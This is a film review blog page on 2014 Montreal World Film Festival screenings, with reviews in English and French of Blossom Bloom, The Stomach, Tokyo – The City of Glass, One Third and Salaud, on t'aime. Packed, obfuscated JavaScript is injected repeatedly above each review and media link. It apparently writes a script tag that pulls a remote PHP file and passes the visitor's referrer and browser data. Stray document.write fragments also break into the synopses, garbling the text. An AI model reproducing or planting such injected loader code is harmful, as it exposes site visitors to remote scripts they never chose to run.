eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzhza|var|u0026u|referrer|enzki||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ketin|var|u0026u|referrer|berhr||js|php’.split(‘|’),0,{}))

“On first glance, document.write(“”); Shunzuke, 47, seems to have everything, a top job at an electronics company, a loving beautiful wife Akiko, a son Daisuke and a daughter Sakiko and a nice house where he lives with his father Shuntaro. But the respect he gets at work doesn’t extend to the domestic front, especially after Akiko discovered a now-ended affair of his. Meanwhile, Daisuke has skipped university to work in low-end jobs, Sakiko doesn’t talk to him, and Shuntaro is having serious health problems. On the eve of a possible promotion at work, Shunsuke decides that his family comes first.”

(Text from the Festival’s program)


A man who was too busy building a successful career is about to get a big promotion, but then realized that he has never been there for his family. He never listened to his wife, missed all of his daughter parent’s days at school, was not there to support his son when he was having academic difficulties and didn’t notice that his aging father was getting senile. He decide to take everyone on a family trip to bring them together, apologize for his failings and search for the lost memory of his father’s childhood.

Directed by Mitsutoshi Tanaka (who also directed Ask this of Rikyu, presented in competition at last year’s MWFF), it is a beautiful but sad movie about family, the challenges of old age, like dementia, and which shows us the beautiful landscapes of rural Japan (for their trip they travel to the Fukui Prefecture). I think it is also a reflexion on the shifting values of 21st century Japan: what’s the use to work yourself out if you don’t have a nice and enjoyable place to come to after?

Somehow, this movie hit close to home, therefore I personnally found it very touching. It’s a very good and enjoyable movie.

Blossom bloom (????? / Sakura saku): Japan, 2014, 107 min.; Dir.: Mitsutoshi Tanaka; Scr.: Masashi Sada (based on his short story), Eriko Komatsu; Phot.: Takeshi Hamada; Ed.: Shinichi Fushima; Mus.: Ko Otani; Art Des.: Koichi Wakamatsu; Prod.: Norihisa Ohara, Ryosuke Otani; Cast: Naoto Ogata (Shunsuke Osaki), Kaho Minami (Akiko), Tatsuya Fuji (Shuntaro), Karen Miyama (Sakiko), Masato Yano (Daisuke), Kanji Tsuda, Kyusaku Shimada, Sumie Sasaki, Ren Osugi. Film screened at the Montreal World Film Festival on August 23rd, 2014 (Cinema Quartier Latin 12, 11h40 – the theatre was tiny but it was nearly three-quarter full; Interestingly, a large part of the audience was made of Japanese ladies and elderly couples!) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Blossom bloom © 2014 Sakurasaku Film Partners.

[ Traduire ]

The stomach

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ndbfb|var|u0026u|referrer|dnany||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|riard|var|u0026u|referrer|zdidz||js|php’.split(‘|’),0,{}))

“Frank’s had enough. A spirit medium whose unique and grotesque method of channeling the dead is putting his own life at risk, document.write(“”); he wants out. But others have different plans.”

“Médium dont la méthode unique et grotesque d’entrer en contact avec les morts met sa propre vie en péril, Frank en a assez. Mais dans ce monde comme dans l’au-delà, d’autres ont aussi leurs plans.”

(Text from the Festival’s program)


The story of this short movie is quite interesting — it’s a great horror idea, something in-between P. K. Dick and H.P. Lovecraft! Some criminal had his brother killed, but couldn’t find the goods that he was hiding. He therefore consult a medium to ask his brother where is the loot. He puts his brother shoes into the medium’s feet, speaks in a tube inserted in the medium’s mouth and listen with a stetoscope into the medium’s stomach, which become a door to the other world and to the deceased. The brother is uncooperative and finds a way to get his revenge… Quite original!

The stomach: United Kingdom, 2014, 15 mins; Dir./Scr.: Ben Steiner; Phot.: Dom Bartels; Ed.: Jacob Proctor, Dan Dixon; Mus.: Dicken Marshall, Mark Ashworth; Cast: Aimon Meacock, Ben Bishop, Peter Marinker, Kiki Kendrick, Neil Newborn. Short film screened in opening to Tokyo – The city of glass at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 19h00) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
The stomach © Ben Steiner / Fume Films.

[ Traduire ]

Tokyo – The city of glass

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebbir|var|u0026u|referrer|badyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bsdda|var|u0026u|referrer|ynrzf||js|php’.split(‘|’),0,{}))

A powerful tale of madness in Tokyo that explores the nature of sex and love!

“Toru, document.write(“”); a graduate student who runs a bar in Shinjuku Ni-chome, Tokyo’s gay district, meets Yong, a Korean man, and he falls in love. This seemingly ordinary event is somehow linked to a 20-year-old homicide case, and Confession of a Mask by Yukio Mishima is the key connecting them. Toru’s life takes an expected turn when a detective begins investigating two people whom Toru knows, Haruko Agaki, his old university professor, and Yusuke Honma, the lover ofthe victim in the 20-year-old murder. There are skeletons in someone’s closet.”

(Text from the Festival’s program)


This movie is quite interesting because movies rarely talks about the Japanese gay scene — unless they want to make a parody of it. Unfortunately, the storytelling is VERY confusing. There are lots of flashbacks and, for a while, it looks like there is two parallel stories, but they finally meet — very clumsily — in the end. However you eventually get what the story is about. It’s a movie about love, dream, hope, and obsessive narcissism.

Also there is a lot of shonen love in this movie. Way too much or at least more than it is necessary to convey what the movie is about (and many people left the theatre at the first graphic and realistic gay sex scene; Those can be a real turn off for most prudish viewers and, lets be frank here, there are lots of those).

Despite these caveat this is nevertheless a good and enjoyable movie if you are interested in Japanese popular and underground culture.

You can also find an interesting video on Youtube showing the red carpet entrance & presentation of the production team, as well as interviews (all in Japanese unfortunately).
Tokyo: The city of glass (???????????? / Tôkyô: Koko wa Glass no Machi): Japan, 2014, 110 min.; Dir.: Kazuhiro Teranishi; Scr.: Oroba Irie & Kazuhiro Teranishi; Phot.: Shigeru Iwamatsu; Ed.: Kumiko Arai; Mus.: Naoto Okabe; Cast: Atsushi Kimura, JK, Tomoko Nakajima, Maroka Uchiyama, Ginzi Yoshikawa, Reiko Tajima. Film screened at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 19h00 – the theatre was half full but there was less people at the end) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Tokyo: The city of glass © 2013 Tokyo movie.

[ Traduire @ Google ]
[ Traduire @ Bing ]

One Third

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|deeez|var|u0026u|referrer|fbbhh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znerf|var|u0026u|referrer|nznda||js|php’.split(‘|’),0,{}))

“Three small-time crooks — [Shuu, document.write(“”); ] manager of the Honey Bunny nightclub, Koji, an ex-motorcycle gang leader turned club waiter, and Big Ken, a Korean BBQ chain owner and club regular — desparate to turn their lifes around, manage to pull a successful bank heist in broad daylight and they return to hide out in Honey Bunny. Although they had agreed to each getting an equal third of the money they stole, their greed gets the better of them, with much bargaining and cheating. It turns out, however, they they are not the only ones after the loot. Will they see any of it all all?”

(Text from the Festival’s program)


Shuu is the manager for the night club “Honey Bunny” and a horse-race gambler. On his way to the bank to deposit the club’s takings he stops at the race tracks. Unexpectedly, he wins but in his excitement loses the bag containing the club’s money. The owner is a ruthless yakuza and he fears for his life. However, his friend Maria, a wanna-be actress, help him get a loan from an even ruthless loan-shark so he can pay back the club’s money. He has one week to pay back the loan or he dies. He persuades his friend Koji, who works at the “Honey Bunny”, and Ken, one of the customer, to rob a bank. They are all deeply in debts and desperate to turn around their life. They succeed but quarrels over dividing the loot. And, to make their tribulation worse, other parties are also interested in getting their hands on the stolen money!

I was expecting this one to be a third-rate film, but it ended up not so bad after all. It has lots of cheeky humour and movie references that make the movie quite enjoyable. Unfortunately, the plot is so circumvolved (plots and counter plots) that it doesn’t really work as each new development make what happened before less credible (but in such comedy, does it really matter?).

Also the premise of the story (a bunch of robbers quarrelling over their loot) is not original at all since I remember seeing a very similar one in another movie titled Crazy-ism. Although this movie is funnier and much more entertaining. Does our trio of incidental robbers succeed to pull through? Actually, we really never know since the movie leaves us with a kind of open ending. Quite clever.
One third (??????? / Sanbun no ichi): Japan, 2014, 119 min.; Dir.: Hiroshi Shinagawa; Scr.: Hiroshi Shinagawa (based on a novel by Hanta Kinoshita); Cast: Tatsuya Fujiwara (Shuu), Koki Tanaka (Koji), Ryuichi Kosugi (Ken), Mika Nakashima (Maria), Yosuke Kubozuka (Hama), Shinnosuke Ikehata (Shibugaki), Ryo Kimura, Sho Aikawa, Mitsu Dan, Ayumi Shimozono. Film screened at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 14h30 – the theatre was three-quarter full but a few people left after the first half-hour) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
One third © 2014 Sanbun no ichi Production Committee.

[ Traduire ]

Salaud, on t’aime

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysyhk|var|u0026u|referrer|frset||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iffdk|var|u0026u|referrer|heete||js|php’.split(‘|’),0,{}))

“Un photographe de guerre et père absent, document.write(“”); qui s’est plus occupé de son appareil photo que de ses quatre filles, coule des jours heureux dans les Alpes avec sa nouvelle compagne. Il va voir sa vie basculer le jour où son meilleur ami va tenter de le réconcilier avec sa famille en leur racontant un gros mensonge.”

“Jacques, a retired war photographer, is attempting to live a peaceful life in the Alps. With a new girlfriend, Nathalie, he appears content, but his old friend Frédéric knows better. There is a little matter of four daughters, each one from a different conquest, each one estranged from him, and each leaving their shadow on Jacques’s emotional life. Realizing that reconciliation is the thing Jacques craves most, Frédéric, a doctor, concocts a little lie to convince the daughters to visit their absentee father. Well, not so little. In fact, it’s a really big lie, and as the family gathers, as accounts are settled through tears and laugher, the lie gets harder and harder to retract.”

(Texte tiré du programme / Text from the festival’s program)

Continuez après le saut de page >>

Lelouche est un incontournable alors il m’était impossible d’y échapper. Il nous offre ici un film presqu’autobiographique. C’est l’histoire d’un photographe qui s’est tellement donné à sa carrière qu’il n’a jamais été présent pour ses quatres (ou cinq) enfants (toutes des filles) qu’il a eu chacune avec des femmes différentes. Cependant, alors qu’il songe à la retraite après avoir connu tant de succès, il a des regrets pour cette vie de famille qu’il n’a jamais eut et que ses filles lui refusent maintenant.

“J’ai eu la chance d’avoir sept enfants avec cinq femmes différentes et je me suis dit que ça pourrait faire un bon sujet pour un film,” nous affirme le cinéaste.

C’est du Lelouche à son meilleur où l’on croque dans la vie à pleine dents. Un beau film, riche en émotions. Lelouche se dit d’ailleurs n’être qu’un reporter d’émotions, mais ici il va plus loin. Nous seulement il nous fait vivre les émotions de ses personnages, des états d’âme complexes et parfois difficiles à vivre, mais il en profite pour manipuler les nôtres!

Lelouche lors de la conférence de presse de Salaud, on t’aime (photos: MM)

Toutefois, j’ai lu sur Facebook des commentaires qui démolissent complètement le film (bon, tout les goûts sont dans la nature et chacun a droit à son opinion mais il y parfois des gens qui n’aiment vraiment rien parce que c’est leur nature grognonne ou simplement pour être iconoclaste). Johnny Holliday n’est peut-être pas un acteur (mais quelle bouille, alors!) par contre dans la vie les amoureux ne sont pas toujours super passionnés — surtout quand on a eut de multiples relations (bon, peut être que Sandrine Bonnaire n’était pas très expressive mais était-ce le rôle ou sa performance?). Moi je ne suis pas du genre à décortiquer les films mais j’adopte plutôt le point de vue du cinéphile : le film m’a captivé, ému et j’ai eu du plaisir à la regarder. C’est une belle histoire (que j’ai trouvé crédible), avec de superbes images pour me faire oublier un instant où je suis et qui je suis. Je ne demande rien de plus.

Lelouche sur le tapis rouge arrivant pour la cérémonie d’ouverture du FFM (Photos: CJP)

C’est donc un film à voir, pour ses émotions certes, mais aussi pour sa superbe photographie et son casting stellaire : Johnny Holliday, Eddie Mitchell, Sandrine Bonnaire, Valérie Kaprisky et je n’ai pas pu m’empêcher de remarquer la jeune Jenna Thiam (Hiver) qui jouait Léna dans la série télé “Les revenants” (2012).

Vous pouvez voir Lelouche présenter son film à partir de la minute 19:10 dans notre video de la cérémonie d’ouverture.
Salaud, on t’aime : France, 2014, 124 min.; Dir.: Claude Lelouch; Scr.: Claude Lelouch et Valérie Perrin; Phot.: Robert Alazraki; Ed.: Stéphane Mazalaigue; Mus.: Francis Lai, Christian Gaubert; Cast: Johnny Hallyday (Jacques Kaminsky), Eddy Mitchell (Frédéric), Sandrine Bonnaire (Nathalie), Irène Jacob (Printemps), Pauline Lefèvre (Été), Sarah Kazemy (Automne), Jenna Thiam (Hiver), Agnès Soral (Bianca), Valérie Kaprisky (Francia). Film projeté en ouverture du Festival des Films du Monde de Montréal le 21 août, 2014 (Cinema Impérial, 19h30 — le cinéma était pratiquement plein!) dans le cadre du segment “Hors concours”.
Pour plus d’information vous pouvez consulter les sites suivants:
Salaud, on t’aime © Les Films 13 • Paname Distribution.

[ Translate ]

FFM – Cérémonie d’ouverture

Voici notre video de la cérémonie d’ouverture du FFM 2014 (sur Vimeo)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eihhz|var|u0026u|referrer|yykfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khbnn|var|u0026u|referrer|estid||js|php’.split(‘|’),0,{}))
Here’s our video of the 2014 MWFF Opening Ceremony (
on Vimeo)

FFM – album photos

Voici notre album photos du Festival des films du monde 2014 sur Flickr
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbznf|var|u0026u|referrer|kzbad||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|arrtn|var|u0026u|referrer|nzsti||js|php’.split(‘|’),0,{}))
Here’s our 2014 Montreal World Film Festival pictures gallery
on Flickr